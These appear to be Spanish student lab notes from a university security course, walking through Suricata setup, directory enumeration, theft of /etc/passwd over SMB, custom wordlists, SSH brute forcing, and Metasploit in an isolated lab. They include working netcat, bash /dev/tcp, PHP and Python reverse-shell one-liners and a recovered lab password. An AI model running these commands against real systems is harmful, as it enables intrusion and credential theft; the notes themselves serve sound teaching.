  DNP3_CLIENT: "$HOME_NET"
  MODBUS_CLIENT: "$HOME_NET"
  MODBUS_SERVER: "$HOME_NET"
  ENIP_CLIENT: "$HOME_NET"
  ENIP_SERVER: "$HOME_NET"
.
```

- Asegurate de que la interfaz de red que debe ser vigilada por Suricata es la correcta
- Habilitar las reglas que Suricata va a utilizar para examinar el tráfico:
 - En el archivo anterior, el parámetro `default-rule-path` tiene como valor a la carpeta en la que copiamos las reglas Emerging Threats `default-rule-path: /var/lib/suricata/rules`
 - **`default-rule-path: /var/lib/suricata/rules`**
- Elegir las reglas que queremos activar y enumerarlas en una línea diferente (procedida por -) debajo de la entrada `rule-files`

```
rule-files:
  - suricata.rules
  - emerging-user_agents.rules
  - emerging-scan.rules
```

Probar la funcionalidad de Suricata

1. Conexión sospechosa desde el proxy al exterior del mismo (la máquina Ubuntu). Condiciones de la conexión:

- **Necesita un destino de conexión:** crear uno fácilmente en nuestra máquina con `sudo apt install apache2`
- **Falsifica una solicitud de un troyano conocido:** *ChilkatUpload* modificando el User-Agent de la solicitud. Ejecuta: `curl -A "ChilkatUpload" 198.168.102.1`

2. Realiza una solicitud desde fuera del proxy al propio proxy con un nmap ruidoso

SCA y SAST

- Mirar en el guión 10

Lab11 🍿

Enumerar posibles archivos ocultos con información interesante (Exploit Public-Facing Application)

- Usaremos el **tool** `dirb`
- Cheatsheet de `dirb`

```
dirb 2.22 Cheatsheet (ingenieriainformatica.uniovi.es)
HTTP directory and content discovery tool
https://tools.kali.org/web-applications/dirb

GENERAL USAGE
./dirb <url_base> [<wordlist_file(s)>] [options]

NOTES
<url_base> : Base URL to scan. (Use -resume for session resuming)
<wordlist_file(s)> : List of wordfiles. (wordfile1,wordfile2,wordfile3...)

HOTKEYS
'n' -> Go to next directory.
'q' -> Stop scan. (Saving state for resume)
'r' -> Remaining scan stats.

OPTIONS
-a <agent_string>: Specify your custom USER_AGENT.
-c <cookie_string>: Set a cookie for the HTTP request.
-f: Fine tuning of NOT_FOUND (404) detection.
-H <header_string>: Add a custom header to the HTTP request.
-i: Use case-insensitive search.
-l: Print "Location" header when found.
-N <nf_code>: Ignore responses with this HTTP code.
-o <output_file>: Save output to disk.
-p <proxy[:port]>: Use this proxy. (Default port is 1080)
-P <proxy_username:proxy_password>: Proxy Authentication.
-r: Don't search recursively.
-R: Interactive recursion. (Asks for each directory)
-S: Silent Mode. Don't show tested words. (For dumb terminals)
-t: Don't force an ending '/' on URLs.
-u <username:password>: HTTP Authentication.
-v: Show also NOT_FOUND pages.
-w: Don't stop on WARNING messages.
-X <extensions> / -x <exts_file>: Append each word with this extensions.
-z <milisecs>: Add a miliseconds delay to not cause excessive Flood.

EXAMPLES
./dirb http://url/directory/ (Simple Test)
./dirb http://url/ -X .html (Test files with '.html' extension)
./dirb http://url/ /usr/share/dirb/wordlists/vulns/apache.txt (Test with apache.txt wordlist)
./dirb https://secure_url/ (Simple Test with SSL)
```

- Un escaneo simple con **dirb**: `dirb <url>`

Exfiltración a través de directorios compartidos por SMB (Exploit Public-Facing Application)

- Para saber si un servidor expone ficheros interesantes a través de su funcionalidad de ficheros compartidos
 - SMB es un protocolo para compartir carpetas, archivos e impresoras que funciona en varios SOs. Si se configura incorrectamente, se puede utilizar para obtener datos confidenciales de un sistema remoto simplemente haciendo una conexión para explorar los archivos expuestos de forma remota a través del protocolo SMB. Esta actividad consiste en usar los **tools SMBMap o smbclient** para obtener el archivo `/etc/passwd` de un sistema remoto.
 - **SMBMap:** <https://github.com/ShawnDEvans/smbmap>, tutorial->
<https://www.nopsec.com/smbmap-wield-it-like-the-creator/>
 - **smbclient:** <https://www.cybrary.it/0p3n/easily-exploit-poorly-configured-smb>

smbclient

- Listar las carpetas compartidas para un sistema remoto: `smbclient -L fileserver`

```
ssiuser@lab11_kali_attack:~$ smbclient -L 192.168.11.3  
Password for [WORKGROUP\ssiuser]:
```

```
Sharename          Type        Comment  
-----  
print$            Disk        Printer Drivers  
GollumShare       Disk        I heard you like shares, so I share all shareable to share you more  
IPC$              IPC         IPC Service (Samba 4.17.8-Debian)  
nobody            Disk        Home Directories  
  
Reconnecting with SMB1 for workgroup listing.  
smbXcli_negprot_smb1_done: No compatible protocol selected by server.  
protocol negotiation failed: NT_STATUS_INVALID_NETWORK_RESPONSE  
Unable to connect with SMB1 -- no workgroup available
```

SMBMap

- Escaneo por defecto: `smbmap -H <ip_objetivo>`

- Enumerar un directorio particular: `smbmap -H <ip_objetivo> -r <directory>`

| Disk | Permissions | Comment |
|-----------------|------------------------------|-------------------|
| GollumShare | READ ONLY | |
| .\GollumShare* | | |
| dr--r--r-- | 0 Wed May 31 22:12:25 2023 | . |
| dr--r--r-- | 0 Wed May 31 22:12:25 2023 | .. |
| dr--r--r-- | 0 Wed May 31 22:12:30 2023 | run |
| dr--r--r-- | 0 Wed May 31 22:12:25 2023 | dev |
| dr--r--r-- | 0 Sun May 28 06:01:31 2023 | mnt |
| dr--r--r-- | 0 Sun May 28 06:01:31 2023 | opt |
| dr--r--r-- | 0 Wed May 31 22:12:04 2023 | home |
| dr--r--r-- | 0 Sun May 28 06:01:31 2023 | usr |
| dr--r--r-- | 0 Wed May 31 22:12:25 2023 | proc |
| dr--r--r-- | 0 Sun May 28 06:01:31 2023 | media |
| dr--r--r-- | 0 Wed May 31 22:11:45 2023 | srv |
| dr--r--r-- | 0 Wed May 31 22:11:12 2023 | var |
| dr--r--r-- | 0 Tue May 16 04:18:22 2023 | boot |
| dr--r--r-- | 0 Wed May 31 22:12:25 2023 | etc |
| dr--r--r-- | 0 Wed May 31 22:28:54 2023 | sys |
| dr--r--r-- | 0 Tue May 30 14:17:51 2023 | root |
| dr--r--r-- | 0 Wed May 31 22:12:31 2023 | tmp |
| dr--r--r-- | 0 Wed Jan 11 19:41:41 2023 | shared |
| fr--r--r-- | 0 Wed May 31 22:12:25 2023 | .dockerenv |
| fr--r--r-- | 151 Sun Jul 18 22:38:51 2021 | container_init.sh |
| fr--r--r-- | 193 Sun Jul 18 22:38:51 2021 | wp.sql |

- Una vez encontramos el fichero `/etc/passwd` lo descargamos: `smbmap -H <ip_objetivo> --download <archivo>`

```
ssiuser@lab11_kali_attack:~$ smbmap -H 192.168.11.3 --download GollumShare/etc/passwd
[+] Starting download: GollumShare\etc\passwd (1098 bytes)
[+] File output to: /home/ssiuser/192.168.11.3-GollumShare/etc_passwd
ssiuser@lab11_kali_attack:~$ ls /home/ssiuser/
192.168.11.3-GollumShare/etc_passwd
```

Diccionarios de contraseñas de palabras comunes contra objetivos concretos (Valid Accounts)

- Para saber si los usuarios que hay en un fichero de passwords usan contraseñas que son palabras que se encuentran en una web, y por tanto son fáciles de romper
- Vamos a generar una lista de palabras personalizada a partir del contenido de la página web de una víctima

- CheatSheet para generar lista de palabras con el **tool cewl**:

| | | |
|---|--|--|
| CeWL 5.4.8 Cheatsheet (ingenierainformatica.uniovi.es) | |  |
| Custom wordlist generation tool | | operario@kali: <code>\$ cewl -c -m 5 www.di.uniovi.es -w di.txt</code> |
| https://digi.ninja/projects/cewl.php | | CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/) |
| GENERAL USAGE | | Departamento, 417
Oviedo, 360
Informática, 356
Universidad, 387
uniovi, 206
García, 174
Ingineria, 148
Conzález, 130
Personal, 120
ejón, 99
Dirección, 97
María, 96
Alonso, 96
conocimiento, 94 |
| NOTES | | <code><url></code> is the site to spider looking for words. |
| OPTIONS | | |
| <code>-a, --meta</code> : include meta data.
<code>--allowed</code> : A regex pattern that path must match to be followed
<code>-c, --count</code> : Show the count for each word found.
<code>--convert-umlauts</code> : Convert common ISO-8859-1 (Latin-1) umlauts (ä-ae, ö-oe, ü-ue, ß-ss)
<code>-d <x>, --depth <x></code> : Depth to spider to, default 2.
<code>--debug</code> : Extra debug information.
<code>-e, --email</code> : Include email addresses.
<code>--email_file <file></code> : Output file for email addresses.
<code>--exclude</code> : A file containing A list of paths to exclude
<code>-h, --help</code> : Show help.
<code>-k, --keep</code> : Keep the downloaded file.
<code>--lowercase</code> : lowercase all parsed words
<code>-m, --min_word_length</code> : Minimum word length, default 3.
<code>--meta_file file</code> : output file for meta data.
<code>--meta-temp-dir <dir></code> : The temporary directory used by exiftool when parsing files, default /tmp.
<code>-n, --no-words</code> : Don't output the wordlist.
<code>-o, --offsite</code> : Let the spider visit other sites. | <code>-u, --ua <agent></code> : User agent to send.
<code>-v, --verbose</code> : Verbose.
<code>-w, --write</code> : Write the output to the file.
<code>--with-numbers</code> : Accept words with numbers in as well as just letters | AUTHENTICATION
<code>--auth_pass</code> : Authentication password.
<code>--auth_type</code> : Digest or basic.
<code>--auth_user</code> : Authentication username. |
| | | PROXY SUPPORT
<code>--proxy_host</code> : Proxy host.
<code>--proxy_password</code> : Password for proxy, if required.
<code>--proxy_port</code> : Proxy port, default 8080.
<code>--proxy_username</code> : Username for proxy, if required. |
| | | HEADERS
<code>--header, -H</code> : In format name:value - can pass multiple. |
| | | EXAMPLES
<code>cewl -c -m 5 www.uniovi.es</code>
<code>cewl -e www.uniovi.es</code> |

- Tutorial sobre cómo usar cewl: <https://esgeeks.com/como-utilizar-cewl/>
- Ejemplo con caracteres mínimos y salida a fichero: `cewl -c -m 5 <ip_objetivo> -w <fichero>`

Fuerza bruta con Nmap (Valid Accounts)

- Para saber si los usuarios de un servicio remoto usan una clave de una lista de palabras que tienes, y por tanto, algunas cuentas de usuario son fáciles de romper
- Pasos:

- Primero hacemos un escaneo rápido con Nmap: `sudo nmap -sV -sS <ip_objetivo>`

```
ssiuser@lab11_kali_attack:~$ sudo nmap -sV -sS 192.168.11.3
[sudo] password for ssiuser:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 22:48 CEST
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 22:48 (0:00:03 remaining)
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for lab11_kali_vuln.lab11_lab11_net (192.168.11.3)
Host is up (0.000023s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 9.2p1 Debian 2 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.57 ((Debian))
139/tcp   open  netbios-ssn Samba smbd 4.6.2
445/tcp   open  netbios-ssn Samba smbd 4.6.2
MAC Address: 02:42:C0:A8:0B:03 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.86 seconds
```

- Localiza los scripts NSE adecuados que usen técnicas de fuerza bruta en `/usr/share/nmap/scripts`

```
ssiuser@lab11_kali_attack:~$ ls /usr/share/nmap/scripts/ | grep brute
afp-brute.nse
ajp-brute.nse
backorifice-brute.nse
cassandra-brute.nse
cics-user-brute.nse
citrix-brute-xml.nse
cvs-brute-repository.nse
cvs-brute.nse
deluge-rpc-brute.nse
dicom-brute.nse
dns-brute.nse
domcon-brute.nse
dpap-brute.nse
drda-brute.nse
ftp-brute.nse
http-brute.nse
http-form-brute.nse
http-iis-short-name-brute.nse
http-joomla-brute.nse
http-proxy-brute.nse
http-wordpress-brute.nse
iax2-brute.nse
imap-brute.nse
informix-brute.nse
ipmi-brute.nse
irc-brute.nse
```

- Usa el hecho de que sabemos que un usuario válido en el sistema es `remotessiuser`
- SOLUCIÓN:

- Usaremos el script `ssh-brute`
- Usaremos el siguiente comando: `nmap -p 22 --script ssh-brute --script-args userdb=users.lst,passdb=pass.lst <target>`

```
ssiuser@lab11_kali_attack:~$ nmap -p 22 --script ssh-brute --script-args userdb=users.lst,passdb=resultado_cewl_eii.lst 192.168.11.3
NSE: [ssh-brute] Trying username/password pair: remotessiuser:Legal
NSE: [ssh-brute] Trying username/password pair: remotessiuser:Quality
NSE: [ssh-brute] Trying username/password pair: remotessiuser:secretariat
NSE: [ssh-brute] Trying username/password pair: remotessiuser:electrónico
NSE: [ssh-brute] Trying username/password pair: remotessiuser:Catalanes
NSE: [ssh-brute] Trying username/password pair: remotessiuser:escuela
NSE: [ssh-brute] Trying username/password pair: remotessiuser:notice
NSE: [ssh-brute] Trying username/password pair: remotessiuser:Correo
NSE: [ssh-brute] Trying username/password pair: remotessiuser:Accesibility
NSE: [ssh-brute] Trying username/password pair: remotessiuser:Valdés
NSE: [ssh-brute] Trying username/password pair: remotessiuser:Salas
NSE: [ssh-brute] Trying username/password pair: remotessiuser:Buscar
NSE: [ssh-brute] Trying username/password pair: remotessiuser:Youtube
NSE: [ssh-brute] Trying username/password pair: remotessiuser:ingenieriainformatica
Nmap scan report for lab11_kali_vuln.lab11_lab11_net (192.168.11.3)
Host is up (0.00024s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-brute:
|   Accounts:
|     remotessiuser:ingenieriainformatica - Valid credentials
|_  Statistics: Performed 39 guesses in 18 seconds, average tps: 2.2
```

- Obtenemos la password `ingenieriainformatica`
- Nos podemos conectar por ssh

```
ssiuser@vagrant:~$ ssh remotessiuser@192.168.11.3
```

```
(root) [user] ~$ su -l remotessiuser
[remotessiuser@lab11_kali_vuln] ~
$ pwd
/home/remotessiuser
```

Netcat como herramienta de escucha (Command & Scripting Interpreter)

- Para entender como funciona el **tool Netcat**
- Cheatsheet del **tool Netcat**:

| Netcat 1.10-46 Cheatsheet (ingenieriainformatica.uniovi.es) | | |
|--|--|--|
| Multipurpose ("Swiss army knife") TCP/IP tool | | |
| https://nc110.sourceforge.io/ | | |
| GENERAL USAGE | | |
| Connect to somewhere: nc [-options] hostname port[s] [ports] ... | redondo@miw:~\$ nc -lvp 8000
Listening on [0.0.0.0] (family 0, port 8000)
Connection from 192.168.20.1 37170 received! | |
| Listen for inbound connections: nc -l -p port [-options] [hostname] [port] | is
cewl.txt
Desktop
dirsearch
Documents | |
| NOTES | | |
| Port numbers can be individual or ranges: Lo-hi [inclusive];
Hyphens in port names must be backslash escaped (e.g. 'ftp-data'). | operario@kali:~\$ nc 192.168.20.10 8000 -e /bin/bash | |
| OPTIONS | | |
| -b: allow broadcasts | -r: randomize local and remote ports | |
| -c shell commands; as '-e'; use /bin/sh to exec [dangerous!!] | -s addr: local source address | |
| -C: Send CRLF as line-ending | -T tos: set Type Of Service | |
| -e filename: program to exec after connect [dangerous!!] | -T: answer TELNET negotiation | |
| -g gateway: source-routing hop point[s], up to 8 | -u: UDP mode | |
| -g num: source-routing pointer: 4, 8, 12, ... | -v: verbose [use -vv to be more verbose]: | |
| -h: Shows help | -w secs: timeout for connects and final net reads | |
| -i secs: delay interval for lines sent, ports scanned | -z: zero-I/O mode [used for scanning] | |
| -k: set keepalive option on socket | EXAMPLES | |
| -l: listen mode, for inbound connects | nc 192.168.20.10 8000 | |
| -n: numeric-only IP addresses, no DNS | nc -lvp 8000 -e /bin/sh | |
| -o file: hex dump of traffic | nc -lvp 8000 | |
| -p port: local port number | nc -lvp 8000 > received_content.txt | |
| -q secs: quit after EOF on stdin and delay of secs | nc 192.168.100.107 8080 < content_to_send.txt | |

- Para poner Netcat en modo escucha: nc -lvp <port>
- Para enviar una petición a cualquier puerto: telnet <ip> <port>

```
nc: option requires an argument -- 'p'
nc -h for help
ssiuser@lab11_kali_attack:~$ nc -lvp 3333
listening on [any] 3333 ...
connect to [192.168.11.2] from lab11_kali_vuln.lab11_lab11_net [192.168.11.3] 55204
```

```
[remotessiuser@lab11_kali_vuln] ~
$ telnet 192.168.11.2 3333
Trying 192.168.11.2...
Connected to 192.168.11.2.
Escape character is '^'.
```

Bind shell con Netcat (Command & Scripting Interpreter)

- Para crear un bind shell en un sistema remoto y ejecutar comandos en él
- Para obtener un bind shell en la máquina remota:
 - Primero habilitaremos un listener en la máquina atacante: nc -lvp <port>
 - Luego escribiremos el siguiente comando en la máquina objetivo: nc <ip_attacker> <port> -e /bin/bash
- Si ejecutamos: python3 -c "import pty;pty.spawn('/bin/bash')", obtenemos una shell completamente funcional

```
ssiuser@lab11_kali_attack:~$ nc -lvp 4444
listening on [any] 4444 ...
^D^?^?^?^C
ssiuser@lab11_kali_attack:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.11.2] from lab11_kali_vuln.lab11_lab11_net [192.168.11.3] 59122
```

```
$ ncat 192.168.11.3 4444 -e /bin/bash
Ncat: Connection refused.

[remotessiuser@lab11_kali_vuln] ~
$ ncat 192.168.11.3 4444 -e /bin/bash
Ncat: Connection refused.

[remotessiuser@lab11_kali_vuln] ~
$ ncat 192.168.11.2 4444 -e /bin/bash
```

Reverse shell con Netcat (Command & Scripting Interpreter)

- Para crear una reverse shell en un sistema remoto y ejecutar comandos en él
- Para crear una reverse shell:
 - Primero habilitaremos un listener en la máquina atacante: nc -lvp <port>
 - Luego escribiremos el siguiente comando en la máquina objetivo: bash -i >& /dev/tcp/<ip_attacker>/<port> 0>&1

```
ssiuuser@lab11 kali attack:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.11.2] from lab11_kali_vuln.lab11_lab11_net [192.168.11.3] 59180
[remotessiuuser@lab11_kali_vuln) [/home]
$ llss
remotessiuuser
ssiuuser
$ 

[remotessiuuser@lab11_kali_vuln)-[/home]
$ bash -i >& /dev/tcp/192.168.11.2/4444 >&1
```

Reverse shell sin Netcat (Command & Scripting Interpreter)

- Puedes crear un reverse shell en un sistema remoto y ejecutar comandos en el mismo netcat aunque netcat no esté disponible en el sistema remoto
- Para crear un reverse shell con php:
 - Primero habilitaremos un listener en la máquina atacante: nc -lvp <port>
 - Luego escribiremos el siguiente comando en la máquina objetivo: php -r '\$sock=fsockopen(" <ip_attacker> ",<port>);exec("/bin/sh -i <&3 >&3 2>&3");'

```
ssiuuser@lab11 kali attack:~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.11.2] from lab11_kali_vuln.lab11_lab11_net [192.168.11.3] 57552
$ ls
remotessiuuser
ssiuuser
$ 

[remotessiuuser@lab11_kali_vuln)-[/home]
$ php -r '$sock=fsockopen("192.168.11.2",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
```

- Para crear un reverse shell con python:

- Primero habilitaremos un listener en la máquina atacante: nc -lvp <port>
- Luego escribiremos el siguiente comando en la máquina objetivo: python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((" <ip_attacker> ",<port>));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

Searchploit (Exploitation for Client Execution)

- Para localizar exploits disponibles de una vulnerabilidad conocida gracias al tool searchsploit
- Tutorial: <https://www.exploit-db.com/searchsploit>

- Cheatsheet de Searchsploit:

| searchsploit Cheatsheet (ingenieriainformatica.uniovi.es) | |
|--|--|
| Public exploit offline browsing tool | |
| https://www.exploit-db.com/searchsploit | |
| GENERAL USAGE | |
| <code>searchsploit [options] term1 [term2] ... [termN]</code> | |
| NOTES | |
| <p>For more examples, see the manual: https://www.exploit-db.com/searchsploit</p> <p>You can use any number of search terms</p> <p>By default, search terms are not case-sensitive, ordering is irrelevant, and will search between version ranges</p> <p>Use '-c' if you wish to reduce results by case-sensitive searching</p> <p>And/Or '-e' if you wish to filter results by using an exact match</p> <p>And/Or '-s' if you wish to look for an exact version match</p> <p>Use '-t' to exclude the file's path to filter the search results</p> <p>Remove false positives (especially when searching using numbers - i.e. versions)</p> <p>When using '--nmap', adding '-v' (verbose), it will search for even more combinations</p> <p>When updating or displaying help, search terms will be ignored</p> | |
| OPTIONS | |
| SEARCH TERMS | |
| <p>-c, --case [Term]: Perform a case-sensitive search (Default is inSensitive)</p> <p>-e, --exact [Term]: Perform an EXACT & order match on exploit title (Default is an AND match on each term) (Implies "-t"). e.g. "WordPress 4.1" would not detect "WordPress Core 4.1")</p> <p>-s, --strict: Perform a strict search, so input values must exist, disabling fuzzy search for version range. e.g. "1.1" would not be detected in "1.0 < 1.3")</p> <p>-t, --title [Term]: Search JUST the exploit title (Default is title AND the file's path)</p> <p>--exclude="term": Remove values from results. By using " " to separate, you can chain multiple values. e.g. --exclude="term1 term2 term3"</p> | |
| OUTPUT | |
| <p>-j, --json [Term]: Show result in JSON format</p> <p>-o, --overflow [Term]: Exploit titles are allowed to overflow their columns</p> <p>-p, --path [EDB-ID]: Show the full path to an exploit (and also copies the path to the clipboard if possible)</p> <p>-v, --verbose: Display more information in output</p> <p>-w, --www [Term]: Show URLs to Exploit-DB.com rather than the local path</p> <p>--colour: Disable colour highlighting in search results</p> <p>--id: Display the EDB-ID value rather than local path</p> | |
| NON-SEARCHING | |
| <p>-h, --help: Show this help screen</p> <p>-m, --mirror [EDB-ID]: Mirror (aka copies) an exploit to the current working directory</p> <p>-u, --update: Check for and install any exploitdb package updates (brew, deb & git)</p> <p>-x, --examine [EDB-ID]: Examine (aka opens) the exploit using \$PAGER</p> | |
| AUTOMATION | |
| <p>--nmap [file.xml]: Checks all results in Nmap's XML output with service version. e.g.: nmap [host] -sV -oX file.xml</p> | |
| EXAMPLES | |
| <pre>searchsploit afd windows Local searchsploit -t oracle windows searchsploit -p 39446 searchsploit Linux kernel 3.2 --exclude="(PoC) //dos/" searchsploit -s Apache Struts 2.0.0 searchsploit Linux reverse password searchsploit -j 55555 json_pp</pre> | |

- Para buscar los exploits de una máquina de una forma automatizada:

- Hacer un escaneo nmap completo de lo que queramos y guardarlo en un xml: `sudo nmap -sV -SS <ip_objetivo> -oX <fichero.xml>`
- Introducimos el siguiente comando en searchsploit: `searchsploit --nmap <fichero_nmap.xml>`

```

ssiuser@lab11_kali_attack:~$ searchsploit --nmap nmap_scan_results.xml
[i] SearchSploit's XML mode (without verbose enabled). To enable: searchsploit -v --xml...
[i] Reading: 'nmap_scan_results.xml'

[-] Skipping term: ftp (Term is too general. Please re-search manually: /usr/bin/searchsploit -t ftp)

[i] /usr/bin/searchsploit -t vsftpd
-----
Exploit Title | Path
-----
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1) | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2) | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service | multiple/remote/49719.py
-----
Shellcodes: No Results

```

- También podemos buscar el exploit equivalente en la web: <https://www.exploit-db.com/>

GTFOBins para exfiltración de datos

- Para extraer información de un sistema remoto usando la técnica de los GTFOBin
- Esta técnica utiliza **binarios legítimos de sistema operativo** para hacer cosas diferentes a las que se supone que deben hacer.
- Ver tema 7 de teoría y usar esos comandos.

Lab12 🍷

Meterpreter para explotación (System Services)

Iniciar MSF

- Para iniciar Metasploit:
 - Iniciar base de datos: `sudo service postgresql start`
 - Iniciar msf: `sudo msfdb init`
 - Arranca la consola de MSF: `msfconsole -q`

Uso básico de MSF

- Una vez arrancado `msf` debemos asegurarnos de que funciona bien. Para ello, escribimos `db_status` y debemos ver el siguiente mensaje:

```

ssiuser@lab12_kali_privesc:~$ msfconsole -q
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.

```

- Ahora podemos empezar a organizar nuestras actividades usando los *workspaces*. Esto nos da la capacidad de guardar escaneos a diferentes **ubicaciones/redes/subredes**.
- Si usamos el comando `workspace` desde `msfconsole` se mostrarán los espacios de trabajo que existen actualmente

```

msf6 > workspace
* default

```

- Para crear un nuevo workspace: `workspace -a <nombre>`
- Para eliminar un workspace: `workspace -d <nombre>`

- Para cambiar de workspace: workspace <nombre>

Entender la cadena típica de eventos de un exploit

- Cheatsheet de Metasploit:

| Metasploit | | TunnelsUp.com v1.0 |
|--|---|--|
| General Information | | |
| Metasploit is a free tool that has built in exploits which aids in gaining remote access to a system by exploiting a vulnerability in that server. | | |
| msfconsole Launch program
version Display current version
msfupdate Pull the weekly update | use <MODULE> Set the exploit to use
set payload <PAYLOAD> Set the payload
show options Show all options
set <OPTION> <SETTING> Set a setting
exploit or run Execute the exploit | |
| makerc <FILE.rc> Saves recent commands to file
msfconsole -r <FILE.rc> Loads a resource file | sessions -1 List all sessions
sessions -1 <ID> Interact/attach to session
background or ^Z Detach from session | |
| Using the DB | | |
| The DB saves data found during exploitation. Auxiliary scan results, hashdumps, and credentials show up in the DB. | First Time Setup
Run from linux command line.
service postgresql start Start DB
msfdb init Init the DB | db_status Should say connected
hosts Show hosts in DB
services Show ports in DB
vulns Show all vulns found |
| Finding an Exploit to Use | | |
| Do information gathering with db_nmap and auxiliary modules. Aux mods have numerous scanners, gatherers, fuzzers, and tools that allow you to scan a CIDR block or single IP and will save the results in the DB. | db_nmap -sS -A 192.168.1.100 Do port scan and OS fingerprint then add results to DB
show auxiliary Show all auxiliary modules (scanners, fuzzers, proxies, etc.)
use auxiliary/scanner/smb/smb_version Detect the SMB version in use
use auxiliary/scanner/ftp/anonymous Scan for anonymous FTP servers
use auxiliary/scanner/snmp/snmp_login Scan for public SNMP strings | |
| Once information is gathered on the host, look at what services or OS the host is running and do a search for that term. Example: if NMAP found that host is running 'smb' service, run 'search smb' to find exploits for that service. | search <TERM> Searches all exploits, payloads, and auxiliary modules
show exploits Show all exploits
show payloads Show all payloads | Linux Commands Many linux commands work from within msf like ifconfig, nmap, etc. |
| Meterpreter Commands | | |
| sysinfo Show system info
ps Show running processes
kll <PID> Terminate a process
getuid Show your user ID
upload/download Upload/download a file
pwd / !pwd Print working directory
cd / !cd Change directory
cat Show contents of a file
edit <FILE> Edit a file (vim)
shell Drop into a shell
migrate <PID> Switch to another process
hashdump Show all pw hashes (Win)
idletime Display idle time of user
screenshot Take a screenshot
clearrev Clear the logs | use priv Load the script
getsystem Elevate your privs
getprivs Elevate your privs

Escalate Privileges
use incognito Load the script
list_tokens -u Show all tokens
impersonate_token DOMAIN\\USER Use token
drop_token Stop using token

Token Stealing (Win)
use portfwd [ADD DELETE] -L <LHOST> -l 3388 -r <RHOST> -p 3389

meterpreter> portfwd [ADD DELETE] -L <LHOST> -l 3388 -r <RHOST> -p 3389
msf> route add <SUBNET> <MASK> <SESSIONID> | Workspaces
Each workspace is like its own database. Create a new one to have a fresh DB.
workspace -h Help
workspace List
workspace -a Add
workspace -d Delete
workspace -r Rename |

Encontrar un exploit que vayamos a usar

- Primero realizaremos un escaneo con **Nmap** independiente o bien con el nmap integrado de **metasploit**. El objetivo es buscar exploits aplicables a los servicios y sus versiones concretas encontrados en la base de datos de **Metasploit**. Esta base de datos se puede consultar aquí: <https://www.rapid7.com/db/?type=metasploit>. También puedes agregar exploits de **searchsploit** a MSF.
- Para usar nmap de Metasploit: `db_nmap -sV <ip>`
- Una vez tengas los servicios y versiones, busca en la base de datos CVE (<http://www.cvedetails.com/>) los exploits disponibles para los servicios que encontraste
- Localizar más exploits en: <http://www.exploit-db.com/>

- Ahora buscamos el exploit en Metasploit con: search <palabras clave>

| # | Name | Disclosure Date | Rank | Check | Description |
|----|--|-----------------|-----------|-------|--|
| 0 | exploit/multi/http/apache_apisix_api_default_token_rce | 2020-12-07 | excellent | Yes | APISIX Admin API default access token RCE |
| 1 | exploit/linux/http/atutor_filemanager_traversal | 2016-03-01 | excellent | Yes | ATutor 2.2.1 Directory Traversal / Remote Code Execution |
| 2 | exploit/multi/http/apache_normalize_path_rce | 2021-05-10 | excellent | Yes | Apache 2.4.49/2.4.50 Traversal RCE |
| 3 | auxiliary/scanner/http/apache_normalize_path | 2021-05-10 | normal | No | Apache 2.4.49/2.4.50 Traversal RCE scanner |
| 4 | auxiliary/scanner/http/apache_activemq_traversal | | normal | No | Apache ActiveMQ Directory Traversal |
| 5 | auxiliary/scanner/http/apache_activemq_source_disclosure | | normal | No | Apache ActiveMQ JSP Files Source Disclosure |
| 6 | auxiliary/scanner/http/axis_login | | normal | No | Apache Axis2 Brute Force Utility |
| 7 | exploit/linux/http/apache_couchdb_cmd_exec | 2016-04-06 | excellent | Yes | Apache CouchDB Arbitrary Command Execution |
| 8 | exploit/multi/http/apache_couchdb_erlang_rce | 2022-01-21 | excellent | Yes | Apache Couchdb Erlang RCE |
| 9 | exploit/linux/http/apache_druid_js_rce | 2021-01-21 | excellent | Yes | Apache Druid 0.20.0 Remote Command Execution |
| 10 | exploit/multi/http/apache_flink_jar_upload_exec | 2019-11-13 | excellent | Yes | Apache Flink JAR Upload Java Code Execution |
| 11 | auxiliary/scanner/http/mod_negotiation_brute | | normal | No | Apache HTTPD mod_negotiation Filename Bruter |
| 12 | exploit/multi/http/apache_nifi_processor_rce | 2020-10-03 | excellent | Yes | Apache NiFi API Remote Code Execution |
| 13 | auxiliary/scanner/http/rewrite_proxy_bypass | | normal | No | Apache Reverse Proxy Bypass Vulnerability Scanner |
| 14 | exploit/multi/http/shiro_rememberme_v124_deserialize | 2016-06-07 | excellent | No | Apache Shiro v1.2.4 Cookie RememberME Deserial RCE |

```
msf6 > use 2
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > 
```

Ejecución de un exploit

- Una vez que lo hemos encontrado, usaremos el siguiente comando: use <exploit> - set payload <payload> - show options - set options <...> - exploit
- Para este caso concreto, necesitaremos configurar los parámetros del exploit:
 - Payload:
 - Consulta los payloads disponibles para un exploit con show payloads
